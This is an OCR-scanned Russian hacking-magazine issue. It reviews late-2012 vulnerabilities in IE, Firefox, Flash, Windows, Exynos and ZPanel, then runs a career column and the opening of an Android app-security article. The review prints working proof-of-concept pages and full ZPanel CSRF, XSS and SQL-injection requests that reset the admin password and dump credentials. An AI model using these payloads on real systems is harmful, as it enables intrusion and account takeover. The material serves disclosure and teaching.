Обзор эксплойтов

АНАЛИЗ СВЕЖЕНЬКИХ УЯЗВИМОСТЕЙ

WARNING

Вся информация предоставлена исключительно в ознакомительных целях. Ни редакция, ни автор не несут ответственности за любой возможный вред, причиненный материалами данной статьи.

1 Переполнение стека в Microsoft Internet Explorer 9.x

CVSSV2 N/A

N/A

BRIEF

Дата релиза: 20 декабря 2012 года
Автор: Jean Pascal Pereira
CVE: N/A

Начнем наш обзор с переполнения стека (обрати внимание, что именно переполнения стека, а не переполнения буфера в стеке — это две разные вещи) в Internet Explorer 9.x. Открыв специальным образом созданную страницу, можно обрушить браузер.

EXPLOIT

В результате анализа падений браузера выяснилось, что уязвимость кроется в динамической библиотеке mshtml.dll. При попытке распарсить определенную последовательность незакрытых тегов в IE происходит переполнение стека и последующее падение. Неперевариваемая цепочка тегов выглядит следующим образом:

```
<table>
  </for xmlns="1">
  <td><datetime><colgroup>
  <id><dd><col>
</table>
<object><hr><base>
```

А вот место, на котором происходит падение:

```
7629CF36   8B4D E4        mov ecx,dword ptr ss:[ebp-1c]
7629CF39   24 04          and al,4
7629CF3B   0FB6C0         movzx eax,al
7629CF3E   F7D8           neg eax
7629CF40   1BC0           sbb eax,eax
7629CF42   25 0A010180    and eax,8001010a
7629CF47   8901           mov dword ptr ds:[ecx],eax
7629CF49   8B45 E8        mov eax,dword ptr ss:[ebp-18]
7629CF4C   50             push eax
7629CF4D   53             push ebx
7629CF4E   8975 D8        mov dword ptr ss:[ebp-28],esi
7629CF51   FF70 5C        push dword ptr ds:[eax+5c]
```

По адресу 0x7629CF51 происходит read access violation, после которого браузер отправляется на покой. Самое интересное, что при проверке PoC эксплойта в IE10 с включенным режимом совместимости с IE7/8/9 браузер каждый раз падал. Невосприимчив к переполнению стека остался только лишь нативный режим IE10, то есть его собственный.

TARGETS

Internet Explorer 9.x.

SOLUTION

К счастью, выяснилось, что данную уязвимость проэксплуатировать не получится, поэтому максимум, что сможет сделать злоумышленник, — обрушить браузер. Чтобы этого не произошло,

рекомендуется установить IE10. А еще лучше вообще от него отказаться :).

2 Отказ в обслуживании в Firefox 18.0

CVSSV2 N/A

N/A

BRIEF

Дата релиза: 18 декабря 2012 года
Автор: limb0
CVE: N/A

Уязвимость, приводящая к отказу в обслуживании, найдена в еще одном популярном браузере — Mozilla Firefox. Стоит лишь открыть страницу, содержащую специальный JavaScript-код, как огненный лис начинает большими кусками поглощать свободную оперативную память, пока не съест всю.

EXPLOIT

Сам эксплойт представляет собой буквально несколько строк кода:

```
<html>
<head>
<center>
<h1>Firefox Crash PoC</h1>

<script type="text/javascript">
  function crash() {
    for (i = 0; i < 100; i++) {
     subject = document.body.innerHTML;
     document.write(subject);
    }
  }
</script>

<body>
<form>
<input type="button" value="Crash it" onclick="crash()" />
</form>
</body></center></head></html>
```

Итак, есть валидный документ с DOM-структурой и небольшим JavaScript'ом. А также кнопка «Crash it», по клику на которую как раз и вызывается «добрая» функция crash(). Что она делает? Для начала получает весь контент <body>:

```
subject = document.body.innerHTML
```

а после тут же его дописывает в корневой узел «document»:

```
document.write(subject)
```

И все это происходит в цикле, повторяясь сто раз. Автор эксплойта проверял его на Linux, но надо сказать, что при проверке на Win8 x64 ситуация оказалась той же самой — браузер мгновенно скушал всю доступную память и упал, предложив отправить отчет.

TARGETS

Firefox 17.0.1 и 18.0.

SOLUTION

Исправления на данный момент не существует.

3 Memory corruption в Adobe Flash Player 11.5.502.135



CVSSV2 N/A

N/A

BRIEF

Дата релиза: 17 декабря 2012 года
Автор: coolkaveh
CVE: N/A

Баг во флеш-плеере от Adobe, который может привести к удаленному выполнению произвольного кода. Уязвимость проявляется при открытии специально сформированного FLV-файла.

EXPLOIT

Смысл уязвимости заключается, в том, что, подсунув флеш-плееру специальный FLV-файл, можно записать данные в неразмеченную область памяти. Готовый PoC можно скачать по ссылке: bit.ly/ZlmGqh. Открыв его, получаем следующее:

```
900.c80): Access violation - code c0000005 ↵
(!!! second chance !!!)
eax=00000000 ebx=02fefd38 ecx=00000000 edx=ffffffff ↵
esi=03230000 edi=02fefd3c
eip=01953095 esp=02fefc2c ebp=02fefd48 iopl=0 ↵
nv up ei pl zr na pe nc
cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000 efl=00200246
Flash32_11_5_502_135!DllUnregisterServer+0x22d8bf:
01953095 0fbf1456  movsx edx,word ptr [esi+edx*2] ↵
ds:0023:0322fffe=????
Exception Faulting Address: 0x322fffe
Second Chance Exception Type: STATUS_ACCESS_VIOLATION ↵
(0xC0000005)

Faulting Instruction:01953095 movsx edx,word ptr ↵
[esi+edx*2]

Basic Block:
01953095 movsx edx,word ptr [esi+edx*2]

Tainted Input Operands: edx, esi
01953099 inc eax
0195309a cmp dword ptr [ebp-0ch],1
0195309e mov dword ptr [ebp+ecx*4-110h],edx

Tainted Input Operands: edx
019530a5 mov dword ptr [ebp+8],eax
019530a8 jne flash32_11_5_502_135!dllunregisterserver+↵
0x22d887 (0195305d)

Exception Hash (Major/Minor): 0x1e0f6a3f.0x1e0f6a1c

Stack Trace:
Flash32_11_5_502_135!DllUnregisterServer+0x22d8bf
Flash32_11_5_502_135!DllUnregisterServer+0x22c4e7
Flash32_11_5_502_135!DllUnregisterServer+0x22c8e7
Flash32_11_5_502_135!DllUnregisterServer+0x22ceca
Flash32_11_5_502_135+0x19f324
Flash32_11_5_502_135+0x19f36a
Flash32_11_5_502_135+0x19fd15
Flash32_11_5_502_135!DllUnregisterServer+0x48ff3
Flash32_11_5_502_135!DllUnregisterServer+0x49072
Instruction Address: 0x0000000001953095
```

TARGETS

Adobe Flash Player 11.5.502.135.

SOLUTION
Исправления на данный момент не существует.



4 Отслеживание координат курсора мыши через IE

CVSSV2 N/A

N/A

BRIEF
Дата релиза: 11 декабря 2012 года
Автор: Nick Johnson
CVE: N/A

Интереснейшая фича была найдена в этом месяце в браузере IE6–10. Заключается она в том, что Internet Explorer позволяет отслеживать местоположение курсора мыши на экране, даже если его окно находится в неактивном или минимизированном состоянии. Это позволяет узнать, какие клавиши пользователь нажимал на виртуальной клавиатуре, какие пин-коды набирал. Таким образом, даже если пользователь IE следит за безопасностью своего ПК и вовремя устанавливает все обновления, то он все равно может стать жертвой злоумышленника, просто разместившего специальный скрипт под видом рекламы на ресурсе, который посещает пользователь.

EXPLOIT
Проблема кроется в событийной модели Internet Explorer'а, которая заполняет глобальный объект Event атрибутами, относящимися к событиям мыши, даже когда этого не следует делать. В совокупности с возможностью вручную генерировать событие при помощи метода fireEvent() это дает возможность JavaScript'у на любой странице (или любому iframe внутри любой страницы) опрашивать положение курсора в любой момент, даже когда вкладка, содержащая страницу, или окно браузера не в фокусе или минимизированы. Плюс к этому метод fireEvent() предоставляет состояние клавиш <Ctrl>, <Alt> и <Shift>. Исходя из всего вышесказанного, можно заключить, что объект Event будет предоставлять следующие свойства: altKey, altLeft, clientX, clientY, ctrlKey, ctrlLeft, offsetX, offsetY, screenX, screenY, shiftKey, shiftLeft, x и y.

Давай посмотрим на PoC-эксплойт:

```
<!DOCTYPE html>
<html>
<head>
  <meta charset="utf-8" />
  <title>Exploit Demo</title>
  <script type="text/javascript">
    window.attachEvent("onload", function() {
      var detector = document.getElementById("detector");
      detector.attachEvent("onmousemove", function (e) {
        detector.innerHTML = e.screenX + ", " + ↵
        e.screenY;
      });
      setInterval(function () {
        detector.fireEvent("onmousemove");
      }, 100);
    });
  </script>
</head>
<body>
  <div id="detector"></div>
</body>
</html>
```

Итак, что делает этот код? Он отслеживает каждые 100 мс передвижение мыши и выводит в div с id="detector" текущие координаты курсора. Кроме этого, на сайте автора доступно Live Demo — iedataleak.spider.io/demo.

Чем интересен данный баг? Да тем, что сводит на нет авторизацию при помощи виртуальной клавиатуры, так сильно любимую многими банковскими сайтами.

TARGETS
Internet Explorer 6–10.

SOLUTION
Исправления на данный момент не существует.

5 Запуск произвольного кода в Windows при смене иконки

CVSSV2 N/A

N/A

BRIEF
Дата релиза: 21 декабря 2012 года
Автор: Павел Марков
CVE: N/A


Недавно на портале securitylab.ru появилась статья «Как я нашел 0-day в ОС Windows», в которой описан дан ошибки, приводящей к исполнению произвольного кода при смене иконки для DLL-файлов.

EXPLOIT
Автор статьи задался поиском возможности запуска произвольного кода при работе пользователей с DLL-файлами. Была создана следующая, довольно простая либа:

```
BOOLWINAPIDllMain( _In_HINSTANCEhinstDLL,
_In_DWORDfdwReason,
_In_LPVOIDlpvReserved ) {
  WinExec("cmd.exe",SW_SHOW);
  return true;
}
```

При смене иконки для данной библиотеки выполняется зашитая в нее команда cmd.exe. То есть пользователь, сам того не зная, выполняет целевой код на своей системе. Полная статья и технические подробности доступны по ссылке: bit.ly/VekGy5.

TARGETS
Windows XP/7.



ZPanel собственной персоной

5	9:20:03.455 AM	12	mydocs.dll	LoadLibraryW ("comctl32.dll")
6	9:20:06.720 AM	12	SHELL32.dll	LoadLibraryW ("%SystemRoot%\system32\SHELL32.dll")
7	9:20:07.798 AM	12	EXPLORERFRAME.dll	LoadLibraryW ("MsftEdit.dll")
8	9:20:15.345 AM	12	EXPLORERFRAME.dll	LoadLibraryW ("msctf.dll")
9	9:20:15.392 AM	12	SHELL32.dll	LoadLibraryW ("C:\Users\Odmin\Desktop\e\test.dll")

API-монитор при смене иконки. Win 0-Day

SOLUTION

Windows 8 не подвержена данной уязвимости.



6 Root exploit на мобильных процессорах Exynos

CVSSV2 N/A

N/A

BRIEF

Дата релиза: 15 декабря 2012 года
Авторы: alephzain
CVE: N/A

Программисты Samsung при разработке одного из драйверов допустили серьезную оплошность, которая на устройствах с процессорами Exynos (4210 и 4412) позволяет (потенциально) выполнить команды от пользователя root.

EXPLOIT

Из-за халатности (или некомпетентности) одного из разработчиков драйверов в Samsung такие устройства, как Samsung Galaxy S II, Samsung Galaxy Note 2, MEIZU MX, и другие устройства на базе мобильных процессоров Exynos (4210 и 4412), использующие исходники ядра от Samsung, подвержены выполнению команд от пользователя root в приложениях, не имеющих на это прав. Такая возможность открылась благодаря тому, что устройство /dev/exynos-mem имеет права R/W для всех, в результате чего можно получить доступ ко всей физической памяти устройства! Как следствие, любое приложение, например из маркета, может выполнить на уязвимых платформах команды от рута, при этом пользователь даже ничего не заметит.

Ну а теперь немного технических подробностей. Разрешенные операции на девайсе (linux/drivers/char/mem.c):

```
static const struct file_operations exynos_mem_fops = {
    .open       = exynos_mem_open,
    .release    = exynos_mem_release,
    .unlocked_ioctl = exynos_mem_ioctl,
    .mmap       = exynos_mem_mmap,
}
```

и дефолтные права (также из linux/drivers/char/mem.c)

```
#ifdef CONFIG_EXYNOS_MEM
[14] = {"exynos-mem", S_IRUSR | S_IWUSR | S_IRGRP | ↵
S_IWGRP | S_IROTH | S_IWOTH, &exynos_mem_fops},
#endif
```

Ioctl-запрос к /dev/exynos-mem permit на очищение/запись кеша уровней L1 и L2 выставит некешируемое значение и задаст адрес в физической памяти для использования mmap. А что с mmap?

Только одно ограничение по доступу к lowmem (linux/drivers/char/exynos-mem.c)

```
/* TODO: currently lowmem is only avaiable */
if ((phys_to_virt(start) < (void *)PAGE_OFFSET) ||
    (phys_to_virt(start) >= high_memory)) {
    pr_err("[%s] invalid paddr(0x%08x)\n", __func__, ↵
    start);
    return -EINVAL;
}
```

> **УСТРОЙСТВА НА БАЗЕ ПРОЦЕССОРОВ EXYNOS (4210 И 4412) ПОДВЕРЖЕНЫ ВЫПОЛНЕНИЮ КОМАНД ОТ ПОЛЬЗОВАТЕЛЯ ROOT**

Теперь взглянем, что пишут в Documentation/arm/memory.txt.

```
Start       End           Use
--------------------------------------------------------
PAGE_OFFSET high_memory-1 Kernel direct-mapped RAM
                          region.This maps the platforms
                          RAM, and typically maps all
                          platform RAM in a 1:1
                          relationship.
```

Другими словами, это ограничивает устройству доступ только к своей памяти, включая код ядра.

Автор находки уже выпустил фикс. А другой исследователь зарелизил APK'шку, которая получает рута :). Все подробности о данной уязвимости можно почитать здесь: bit.ly/11h3QqK.

TARGETS

Платформы на процессорах Exynos (4210 и 4412), использующие код от Samsung.

SOLUTION

Доступно неофициальное исправление.



7 Множественные уязвимости в ZPanel

CVSSV2 6.5

(AV:N/AC:L/Au:S/C:P/I:P/A:P)

BRIEF

Исследователь безопасности под загадочным ником pcsjj представляет на суд зрителей несколько уязвимостей в ZPanel — панели управления веб-хостингом с открытым исходным кодом. В списке значатся: подделка межсайтовых запросов, межсайтовый скриптинг, внедрение SQL-запросов и неавторизованный сброс пароля.

EXPLOIT

Недостаточная защита от CSRF (CVE-2012-5683). Все важные функции в панели лишены защиты от подделки межсайтовых запросов. Следующий пример показывает, что для создания FTP-пользователя под именем fun не требуется аутентификационный токен:

```
http://192.168.1.100/?module=ftp_management&action=↵
CreateFTP
```

```
POST /zpanel/?module=ftp_management&action=CreateFTP ↵
HTTP/1.1
Host: 192.168.1.100
Referer: http://192.168.1.100/?module=ftp_management
Cookie: PHPSESSID=4rcq0qoqcdp5f3e65jiuvsujd2
Content-Type: application/x-www-form-urlencoded
Content-Length: 107
inFTPUsername=fun&inPassword=fun&inAccess=RW&inAutoHome=↵
2&inDestination=&inDestination=&inSubmit=
```

Активная XSS (CVE-2012-5684). Уязвимым является параметр inFullname. Полное имя пользователя никак не фильтруется и отображается в первозданном виде на странице панели. Таким образом, злоумышленник может внедрить вредоносный скрипт:

```
http://192.168.1.100/zpanel/?module=my_account&action=↵
UpdateAccountSettings
```

```
POST /?module=my_account&action=UpdateAccountSettings ↵
HTTP/1.1
Host: 192.168.1.100
Referer:
http://192.168.1.100/zpanel/?module=my_account&action=↵
UpdateAccountSettings
Cookie: PHPSESSID=4rcq0qoqcdp5f3e65jiuvsujd2
Content-Type: application/x-www-form-urlencoded
Content-Length: 143
inFullname=Admin%3Cscript%3Ealert%28/fun/%29%3C%2Fscript↵
%3E&inEmail=admin%
40example.com&inPhone=101&inLanguage=en&inAddress=Home&↵
inPostalCode=101
```

SQL-инъекция (CVE-2012-5685). Уязвимым является параметр inEmailAddress. В данном случае инъекция затрагивает оператор UPDATE, поэтому атакующий может совершать с данными в базе любые манипуляции. Например, сменить пароль стандартного пользователя zadmin на password (5f4dcc3b5aa765d61d8327deb882cf99):

```
http://192.168.1.100/?module=manage_clients&action=↵
UpdateClient
```

```
POST /?module=manage_clients&action=UpdateClient HTTP/1.1
Host: 192.168.182.128
Referer: http://192.168.1.100/?module=manage_clients&↵
show=Edit&other=5
Cookie: PHPSESSID=4rcq0qoqcdp5f3e65jiuvsujd2
Content-Type: application/x-www-form-urlencoded
Content-Length: 257
inGroup=2&inPackage=2&inFullName=reseller&inEmailAddress↵
=%27%2C+
ac_pass_vc%3D%275f4dcc3b5aa765d61d8327deb882cf99%27%2C+
ac_user_vc%3D%27zadmin%27+WHERE+ac_id_pk%3D1%3B--↵
&inAddress=&inPostCode=
&inPhone=101&inNewPassword=&inEnabled=1&inClientID=↵
5&inSubmit=Save
```

INTERNET EXPLORER ПОЗВОЛЯЕТ ОТСЛЕЖИВАТЬ МЕСТОПОЛОЖЕНИЕ КУРСОРА МЫШИ, ДАЖЕ ЕСЛИ ЕГО ОКНО НЕАКТИВНО ИЛИ МИНИМИЗИРОВАНО

Кроме этого, существует возможность просмотра данных в базе, используя подзапрос. Ибо поле, измененное оператором UPDATE, отображается на странице. В следующем примере поле email будет использоваться для хранения результата подзапроса. По правилам SQL нельзя делать SELECT из таблицы, куда делается UPDATE, для обхода этого будет создана временная таблица fun. Используя group_concat, получим все колонки и строки:

```
http://192.168.1.100/?module=manage_clients&action=↵
UpdateClient
```

```
POST /?module=manage_clients&action=UpdateClient HTTP/1.1
Host: 192.168.1.100
Referer: http://192.168.1.100/?module=manage_clients&↵
show=Edit&other=5
Cookie: PHPSESSID=4rcq0qoqcdp5f3e65jiuvsujd2
Content-Type: application/x-www-form-urlencoded
Content-Length: 335
inGroup=2&inPackage=2&inFullName=reseller&inEmailAddress↵
=reseller%
40example.com%27%2C+ac_email_vc%3D%28select+group_concat↵
%28ac_user_vc%2C+
ac_pass_vc%29+from+%28select+*+from+x_accounts%29+as+↵
fun%29+where+
ac_id_pk%3D%275%27%3B--&inAddress=&inPostCode=&inPhone=↵
%2B44%281473%29+00
+000&inNewPassword=&inEnabled=1&inClientID=5&inSubmit=Save
```

Неавторизованный сброс пароля (CVE-2012-5686). Фигурантом этой уязвимости является параметр randomkey, который недостаточно «случаен». Атакующий, зная системное время на целевом сервере, может подобрать этот параметр за достаточно малое количество запросов и сбросить пароль произвольному пользователю. Кроме того, если атакующий в состоянии получить письмо о сбросе пароля для любого аккаунта в системе, то количество запросов для подбора randomkey значительно сокращается. Уязвимый код находится в скрипте ./inc/init.inc.php:

```
$randomkey = sha1(microtime());
...
$zdbh->exec("UPDATE x_accounts SET ac_resethash_tx = ↵
'" . $randomkey . "' WHERE ac_id_pk=" . $result↵
['ac_id_pk'] . "");
...
$phpmailer->Body = "Hi " . $result['ac_user_vc'] . ",
You or somebody pretending to be you has requested
a password reset link to be sent for your web hosting
control panel login at: " . ctrl_options::GetOption↵
('cp_url') . "
If you wish to proceed with the password reset on ↵
your account please use this link below to be taken ↵
to the password reset page.
http://" . ctrl_options::GetOption('zpanel_domain') . ↵
"/?resetkey=". $randomkey . "
";
```

TARGETS

ZPanel <= 10.0.1.

SOLUTION

Патча от разработчика пока не поступало.

Алексей Синцов (defconrussia@gmail.com)



КОЛОНКА АЛЕКСЕЯ СИНЦОВА

КОМУ НУЖНЫ ХАКЕРЫ?

ТРИ ВАРИАНТА КАРЬЕРЫ ДЛЯ ЧЕЛОВЕКА С «ПРАВИЛЬНЫМИ» НАВЫКАМИ

Последнее время я все чаще слышу термины вроде «хакеры» и «ресерчеры». Куча ребят любят «взламывать», и это действительно увлекательный процесс. Но сегодняшняя колонка будет посвящена целевому применению подобных знаний с пользой — в каких профессиях это пригодится, насколько нужны и где востребованы люди с такими навыками.

На самом деле ни для кого не секрет, что термин «хакер» утратил четкое определение (да и имел ли когда-либо вообще?). Сейчас этим термином бросаются все, по поводу и без. Поэтому я взял на себя смелость немного разъяснить «кто» и «что». Будем исходить из того, что тебе интересна область ИБ с точки зрения ИТ-безопасности, причем практической и агрессивной. Какие же у тебя есть возможности и где ты можешь развить свой потенциал? На самом деле ответ будет такой — везде, главное — найти область применения себя. Но если ты хочешь «ломать», тебе нравится проводить атаки, а не просто говорить о них, то вот тебе список для размышления...

ИССЛЕДОВАТЕЛЬ ИБ


Почти любая хакерская активность — это исследование. Немудрено, что если ты любишь искать баги в системах, то тебе стоит подумать о будущем исследователя. В целом исследователь занимается поставленной задачей, например корпит над проблемами веб-безопасности (ломает веб) или исследует методы обхода DEP (эксплойт-дев). В этом большой плюс: ты занимаешься интересной тебе областью. Но также и минус — эта область заранее ограничена.

С другой стороны, так как ты не тратишь силы на другие проблемы, ты сосредоточен на своем векторе и можешь более успешно идти к цели. Например: «Мы компания, которая специализируется на взломе холодильников марки ЗИЛ, у нас есть 0-дэй баги, и мы знаем много тонкостей разморозки ЗИЛа. У нас есть свой сканер — ЗИЛСкан» — сосредоточенность на одной теме или цели дает больший прорыв, но меньшую площадь. Так же и с направлениями — «Мы ломаем только веб». Как правило, это выбор энтузиастов — копателей какого-то одного направления.

ТРЕБОВАНИЯ:

- Уметь анализировать объекты и систему. Ценится умение по различным «внешним» деталям делать выводы о структуре и архитектуре системы, умение понимать суть.
- Знать предметную область исследования.
- База. Хороший исследователь должен обладать базой знаний о классах атак и существующих типах уязвимостей. Кроме того, должна быть база по предметной области.

Требования, в общем-то, невелики, но сильно зависят от области исследования, которая налагает дополнительные. Тем не менее тут, как мне кажется, минимальный порог вхождения.



СПЕЦИАЛИСТ ПО ПРОВЕДЕНИЯМ ТЕСТОВ НА ПРОНИКНОВЕНИЕ

Если ты любишь взламывать, то самое очевидное решение — найти работу пентестера. Но надо понимать, что профессиональный пентестер — это больше, чем баг-хантер или «секурити ресерчер». Если ресерчер может быть ограничен в применяемых знаниях и скилах, например просто искать уязвимости в веб-приложениях, заниматься конкретной задачей под его области знания, то пентестер должен уметь все (пентестер включает в себя множество скилов исследователя). Он и веб ломает, и знает, что такое DEP и тонкости ARP-spoofing. В последнее время стало модным делить пентестеров по классам и собирать команды: тут у нас специалисты по вебу, тут сетевики, а там люди эксплойты под сервисы тестируют и проверяют шелл-коды — это позволяет создать управляемую команду с полным покрытием задач, да и набрать таких специалистов легче, чем полноценных пентестеров.

ТРЕБОВАНИЯ:

- Уметь анализировать объекты и систему. Ценится умение по различным «внешним» деталям делать выводы о структуре и архитектуре системы, умение понимать суть.
- Опыт эксплуатации различных систем. Ценится знакомство с различными препятствиями и опыт их решения. Важно, что кандидат не только читал про SQLi, но и понимает, как, например, работает бинарный поиск для ускорения перебора в слепой инъекции или использование error-based-атак.
- Знать инструментарий. Ценится знание и опыт использования существующих «хакерских» фреймворков, тулз и, главное, понимание сути их работы — это особенно важно.
- База. Хороший пентестер должен обладать базой знаний не только о классах атак, уязвимостях — это очевидно, — но и об архитектуре ОС, сетях, протоколах, криптографии и даже математике.
- Уметь читать код, читать между строк в этом коде, а также писать код — некоторые задачи важно автоматизировать.

Тут перечислен минимальный набор. Чем шире спектр знаний пентестера — тем он более гибок и полезен. Требуются пентестеры в основном в консалтинговые ИБ-компании, но на Западе также и в банки, и в просто крупные компании.

ИНЖЕНЕР (ИБ)

Все-таки главная задача индустрии с этой стороны — защита своих активов. Искать дыры и ломать — это весело, но не сильно поможет решить проблему ИБ в отдельно взятых компаниях. Поэтому им нужны инженеры, которые будут понимать, что и где надо залатывать. Естественно, что такой инженер должен иметь опыт и бэкграунд с точки зрения «хака» (инженер по ИБ включает в себя множество скилов пентестера). Зачем? Затем, что такой инженер сразу скажет, что не так и как делать не стоит, кроме того, такие специалисты могут проводить экспресс-пентесты, анализ исходного кода, обучать разработчиков, проводить анализ конфигурации систем, расследовать инциденты, собеседовать с потенциальными исполнителями — теми же пентестерами (заказчик никогда не знает, насколько хорош, например, пентестер; выяснить это можно на собеседовании — нормальная практика, чтобы не получить некачественную работу). То же самое с интеграторами различных ИБ-решений — инженер скажет, так ли оно работает, как надо, там ли его хотят вставить и что и как мы хотим защитить. Более того, инженер — основная техническая единица, любое планирование того или иного действия с точки зрения ИБ проходит через инженера, где он отвечает за техчасть.

ТРЕБОВАНИЯ:

- Уметь анализировать объекты и систему. Ценится умение делать выводы по различным «внешним» деталям о структуре и архитектуре системы. Умение понимать суть.
- База. Хороший инженер должен обладать серьезной базой знаний и разбираться не только в архитектуре ОС, сетях, протоколах, но и в криптографии, математике и, что немаловажно, хакерских техниках, атаках, уязвимостях и так далее.
- Знать методы защиты и нападения. Ценится практический опыт эксплуатации и построения защищенных систем.
- Понимать принципы разработки, уметь работать в команде с разработчиками.
- Понимать принципы работы с распределенными системами, уметь работать в команде системных инженеров.
- Уметь читать код, читать между строк в этом коде и писать код.

В общем, это базовые требования, но они минимально допустимы, в отличие от случая с пентестером. На инженера могут только накидываться новые и новые требования, в зависимости от деятельности компании, тогда как с пентестера легко могут только сбрасываться задачи и требования. В среднем инженерная работа более сложная и не менее интересная, так как в 90% случаев полностью включает в себя пентестерскую и еще и расширяет ее. Главное, такой инженер для крупных компаний, предоставляющих различный сервис, более полезен и гибок, чем просто консультант-пентестер или баг-хантер исследователь. Поэтому инженеры нужны в крупные компании с развитым R&D.

ВЫВОДЫ

Как видишь, применять свои хакерские навыки можно в хороших и полезных целях! Это востребовано. Лично мой выбор — это инженерия, так как в этой области я могу решать разносторонние задачи. При этом инженер может самостоятельно, при удачном позиционировании внутри компании, заниматься тем, что ему нравится, — исследованием, пентестингом или построением архитектуры и организацией защиты (иногда строить интереснее, чем ломать). Собственно, если ты любишь ломать, то в зависимости от твоего опыта и интересов у тебя есть выбор. Немного статистики по вакансиям с LinkedIn:

ИССЛЕДОВАТЕЛЬ ИБ
Вакансий: 15
Компании: Coverty, Imperva, IBM, DELL, RIM, Samsung

ПЕНТЕСТЕР
Вакансий: 14
Компании: Veracode, Apple, Oracle Federal Reserve Bank of San Francisco

ИНЖЕНЕР
Вакансий: ~400
Компании: Google, VMware, Cisco, Microsoft, Qualcomm, Juniper, LinkedIn, Mozilla

P. S. Учти, что у компании могут быть свои представления об обязанностях того или иного специалиста. Тут я разделил вакансии по типам на мой взгляд. И это может не совпадать с мнением тех, кто публикует и называет вакансии, так что все это запросто может быть перемешано. Главное — понять, что работы много, а специалистов с навыками «хакера» — мало!



Михаил Фирстов, Positive Technologies (cyber-punk@xakep.ru, @cyberpunkych)
Борис Рютин, Цифровое оружие и защита, EsageLab (dukebarman@xakep.ru, @dukebarman)



Роботы ошибаются

ИЩЕМ БАГИ В ПРИЛОЖЕНИЯХ ДЛЯ ANDROID

Новые ошибки в веб-сервисах, приложениях и операционных системах — все это уже так привычно и знакомо. Подобные новости мы читаем каждый день. Но что странно: если взять мобильное направление, то здесь царит тишина. И если иногда проскакивают новости об уязвимостях в самих ОС, то никакого багтрака по мобильным приложениям нет. Почему?

ВВЕДЕНИЕ

Почта, календарь, список контактов, менеджер паролей, сотни фотографий — все это хранится у нас на телефоне. Смартфон становится своеобразным ключиком ко всему: многие сервисы привязывают номер телефона для возможности восстановления пароля. При этом мы по какой-то необъяснимой причине на подсознательном уровне считаем, что все содержимое смартфона априори находится в безопасности. Худшее, что может произойти, в глазах обычного обывателя — это потеря или кража девайса. Однако на этом список угроз не заканчивается.


Мобильные приложения по сути своей мало чем отличаются от обычных. И глупо было бы говорить о том, что они более безопасны. Напротив, мобильные разработчики не сильно запариваются насчет безопасности, расставляя приоритеты в сторону функциональности и юзабилити. Программисты здесь еще не научены горьким опытом и пока мало задумываются о безопасности — главное, чтобы все хорошо работало и пользователи скачивали/покупали приложения. Поэтому нет ничего странного, что в огромном количестве приложений (в том числе банковских) кроются уязвимости — и выявляются они чаще всего простейшим анализом. Неудивительно, что безопасность мобильных приложений вызывает все больший интерес как среди злоумышленников, так и среди исследователей. Хороший пример: компания «Яндекс» в конце 2012 года добавила в конкурс «Охота за ошибками», помимо веб-сервисов, свои приложения для iOS и Android. В нашей программе сегодня — разобраться с основными типами уязвимостей в мобильных приложениях для мобильной платформы Android. Но прежде — освоим матчасть.

ANDROID-ПРИЛОЖЕНИЕ ИЗНУТРИ

Операционная система Android устроена таким образом, что каждое приложение запускается под специальной виртуальной машиной Dalvik. Ее отличительная особенность — низкое энергопотребление, что хорошо подходит для ARM-устройств. Программы для Android пишутся на Java (с использованием внешних библиотек на других языках благодаря расширению NDK), однако стандартный байт-код не используется. Вместо этого Dalvik использует свой формат — dex. Обычные class-файлы конвертируются в dex с помощью утилиты dx, входящей в Android SDK.

Приложения для Android распространяются в виде APK-файлов, которые являются исполняемыми ZIP-архивами. Внутри архива используется простая структура файлов:

- Директория META-INF:
    - MANIFEST.MF — файл-манифест;
    - CERT.RSA — сертификат;
    - CERT.SF — хеши файлов и ресурсов;



Пытаемся провести инжект и вызываем ошибку SQL

- Директория res — ресурсы, не содержащиеся в resource.arsc;
- Директория assets — дополнительные файлы;
- AndroidManifest.xml — дополнительный файл-манифест;
- classes.dex — скомпилированный файл для Dalvik;
